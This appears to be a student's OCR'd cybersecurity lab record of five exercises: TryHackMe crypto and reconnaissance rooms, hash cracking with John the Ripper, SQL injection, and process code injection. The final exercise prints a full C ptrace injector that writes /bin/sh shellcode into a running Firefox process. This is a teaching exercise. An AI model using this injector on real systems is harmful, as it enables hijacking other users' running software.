**V.VENSELVAM**

**231901061**


**Ex. No.: 1 Date: 06.08.2024 CAPTURE FLAGS-ENCRYPTION CRYPTO 101**


**Aim:**

To capture the various flags in Encryption Crypto 101 in TryHackMe platform.

**Algorithm:**

1. Access the Encryption Crypto 101 lab in TryHackMe platform using the link below https://tryhackme.com/r/room/encryptioncrypto101
2. Click Start AttackBox to run the instance of Kali Linux distribution. 3. Solve the crypto math used in RSA.
4. Find out who issued the HTTPS Certificate to tryhackme.com
5. Perform SSH Authentication by generating public and private key pair using ssh keygen
6. Perform decryption of the gpg encrypted file and find out the secret word.




**Result:** Thus, the various flags have been captured in Encryption Crypto 101 in TryHackMe platform.

V.VENSELVAM

231901061


**Ex. No.: 2 Date:13.08.2024 CRACK THE HASHES**


**Aim:**


To install and crack the hashed passwords using John-the-Ripper tool in Kali Linux.

**Algorithm:**

1. Install John-the-Ripper on your system using sudo apt install john
2. Prepare the hash file hashes.txt that is to be cracked.
3. Run John-the-Ripper specifying the path to the wordlist.txt and hashes.txt
4. Monitor the cracking process using status option in another terminal






**Result:**

Thus, successfully installed John-the-Ripper tool and cracked the password hashes.

V.VENSELVAM

231901061

**Ex. No.: 3 Date:20.08.2024 PASSIVE AND ACTIVE RECONNAISSANCE**

**Aim:**

To do perform passive and active reconnaissance in TryHackMe platform.


**Algorithm:**


1. Access the Passive reconnaissance lab in TryHackMe platform using the link below https://tryhackme.com/r/room/passiverecon
2. Click Start AttackBox to run the instance of Kali Linux distribution. 3. Run whois command on the website tryhackme.com and gather information about it. 4. Find the IP address of tryhackme.com using nslookup and dig command. 5. Find out the subdomain of tryhackme.com using DNSDumpster command.
6. Run shodan.io to find out the details- IP address, Hosting Company, Geographical location and Server type and version.
7. Access the Active reconnaissance lab in TryHackMe platform using the link below https://tryhackme.com/r/room/activerecon


8. Click Start AttackBox to run the instance of Kalilinux distribution. 9. Perform active reconnaissance using the commands, traceroute, ping and netcat. **Output:**


Passive Reconnaissance
Learn about the essential tools for passive reconnaissance, such as whois, nslookup, and dig.
60 min
Start AttackBox
Help
Save Room
4333
Options
Introduction
Passive Versus Active Recon
Whois
nslookup and dig
DNSDumpster
Shodan.io
Summary


SHODAN
Explore
Pricing
tryhackme.com
1
View Report
View on Map
New Service: Keep track of what you have connected to the Internet. Check out
301 Moved Permanently


**Result:** Thus, the passive and active reconnaissance has been performed successfully in TryHackMe platform.

V.VENSELVAM

**231901061**

**Ex. No.: 4 Date: 20.09.2024 SQL INJECTION LAB**


**Aim:**


To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.


**Algorithm:**


2. Access the SQL Injection Lab in TryHackMe platform using the link https://tryhackme.com/r/room/sqlilab
3. Click Start AttackBox to run the instance of Kalilinux distribution.
4. Perform SQL injection attacks on the following
   a) Input Box Non-String
   b) Input Box String
   c) URL Injection
   d) POST Injection
   e) UPDATE Statement
5. Perform broken authentication of login forms with blind SQL injection to extract admin password
6. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag


**Output:**

















**Result:** Thus, the various exploits were performed using SQL Injection Attack.

**231901061**

**Ex. No.: 5 Date:10.09.20204 PROCESS CODE INJECTION**

**Aim:**

To do process code injection on Firefox using ptrace system call.

**Algorithm:**


1. Find out the pid of the running Firefox program.
2. Create the code injection file.
3. Get the pid of the Firefox from the command line arguments.
4. Allocate memory buffers for the shellcode.
5. Attach to the victim process with PTRACE_ATTACH.
6. Get the register values of the attached process.
7. Use PTRACE_POKETEXT to insert the shellcode.
8. Detach from the victim process using PTRACE_DETACH

**Output:**

**injector.c program:**

```
# include <stdio.h>//C standard input output
# include <stdlib.h>//C Standard General Utilities Library
# include <string.h>//C string lib header
# include <unistd.h>//standard symbolic constants and types
# include <sys/wait.h>//declarations for waiting
# include <sys/ptrace.h>//gives access to ptrace functionality
# include <sys/user.h>//gives ref to regs

//The shellcode that calls /bin/sh
char shellcode[]={
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97"
"\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05
        " };

//header for our program.
void header()
{ printf("----Memory bytecode injector-----\n"); }

//main program notice we take command line options

int main(int argc,char**argv)
{
```

```
        int i,size,pid=0;
        struct user_regs_struct reg;//struct that gives access to registers
        //note that this regs will be in x64 for me   //unless your using
        32bit then eip,eax,edx etc...

        char*buff;

        header();

        //we get the command line options and assign them appropriately!

        pid=atoi(argv[1]);
        size=sizeof(shellcode);
        //allocate a char size memory
        buff=(char*)malloc(size);
        //fill the buff memory with 0s upto size
        memset(buff,0x0,size);
        //copy shellcode from source to destination
        memcpy(buff,shellcode,sizeof(shellcode));

        //attach process of pid
        ptrace(PTRACE_ATTACH,pid,0,0);

        //wait for child to change state
        wait((int*)0);

        //get process pid registers i.e Copy the process pid's general-purpose
        //or floating-point registers,respectively, //to the
        address reg in the tracer
        ptrace(PTRACE_GETREGS,pid,0,&reg);
        printf("Writing EIP 0x%x, process
        %d\n",reg.rip,pid);

        //Copy the word data to the address buff in the process's memory
        for(i=0;i<size;i++){
        ptrace(PTRACE_POKETEXT,pid,reg.rip+i,*(int*)(buff+i));
}
//detach from the process and free buff memory
        ptrace(PTRACE_DETACH,pid,0,0);
        free(buff);
        return 0;
}
```



**Result:** Thus, the process code injection on Firefox has been successfully executed.
